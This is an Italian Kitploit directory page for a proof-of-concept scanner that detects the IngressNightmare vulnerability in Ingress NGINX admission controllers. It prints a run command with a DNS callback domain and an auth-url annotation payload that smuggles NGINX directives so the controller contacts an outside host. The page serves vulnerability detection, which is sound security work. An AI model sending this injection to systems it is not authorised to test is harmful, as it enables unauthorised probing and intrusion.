
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
ingressnightmare-detection-poc — Strumento Proof-of-Concept per rilevare IngressNightmare (CVE-2025-1974) tramite mezzi attivi (non intrusivi). | Kitploit
Strumenti/GitHubGitHub/m-q-t/ingressnightmare-detection-poc
Scanner di VulnerabilitàExploitSicurezza WebPenetration TestingSicurezza CloudConfigurazione Errata
GitHubm-q-t/ingressnightmare-detection-poc

ingressnightmare-detection-poc

Strumento Proof-of-Concept per rilevare IngressNightmare (CVE-2025-1974) tramite mezzi attivi (non intrusivi).

Vedi Repository
351 anno faNon ancora revisionato
Condividi

Strumento di Rilevamento IngressNightmare

Panoramica

Questo strumento fornisce una capacità di rilevamento non intrusiva per la catena di vulnerabilità IngressNightmare (CVE-2025-1974) che colpisce Ingress NGINX Controller. Nello specifico sfrutta il vettore di iniezione tramite l'annotazione auth-url (CVE-2025-24514) per verificare la presenza di questa vulnerabilità critica senza eseguire codice arbitrario.

Contesto Tecnico

La catena di vulnerabilità IngressNightmare consente agli attaccanti di iniettare direttive di configurazione NGINX arbitrarie attraverso vari campi di annotazione Ingress. Quando queste risorse Ingress dannose vengono elaborate dall'admission controller, le direttive iniettate vengono valutate durante la fase di validazione della configurazione NGINX (nginx -t).

Questo PoC sfrutta specificamente la vulnerabilità dell'annotazione auth-url iniettando la direttiva error_log con un server syslog che punta a un dominio controllato dall'attaccante. Durante la validazione della configurazione, NGINX:

  1. Analizza la configurazione iniettata
  2. Risolve il dominio specificato tramite DNS

Questa attività di risoluzione DNS fornisce un segnale affidabile che il target è vulnerabile senza richiedere esecuzione di codice o interruzione del servizio.

Utilizzo

  1. Configura un listener di callback DNS utilizzando Burp Collaborator, interactsh o qualsiasi servizio di monitoraggio DNS.

  2. Esegui lo strumento di rilevamento:

    $ python3 detect.py -t https://target-admission-controller:443 -c w00tw00t.lf4v7uehamhtt4hufhstpla09rfi38rx.oastify.com 
    


  3. Se vulnerabile, osserverai tentativi di risoluzione DNS verso il tuo dominio di callback DNS:
poc

Metodologia di Rilevamento

Lo strumento crea un oggetto AdmissionReview appositamente formato contenente una risorsa Ingress con il seguente payload di iniezione:

nginx.ingress.kubernetes.io/auth-url: "http://example.com/#;\n resolver 8.8.8.8;\n error_log syslog:server=unique-id.oastify.com:80 debug;\n #"

Questo payload:

  • Utilizza il carattere di commento (#) per terminare l'URL
  • Inietta una nuova riga seguita da una direttiva resolver
  • Aggiunge la direttiva error_log con syslog che punta al dominio di callback DNS
  • Commenta il resto per mantenere la validità sintattica

Quando viene elaborato da un admission controller vulnerabile, ciò comporta una query DNS in uscita che conferma la presenza della vulnerabilità.

Limitazioni

Questo strumento rileva solo la presenza della vulnerabilità e non tenta di sfruttarla per l'esecuzione di codice arbitrario.

Crediti

https://www.wiz.io/blog/ingress-nginx-kubernetes-vulnerabilities

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    354
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





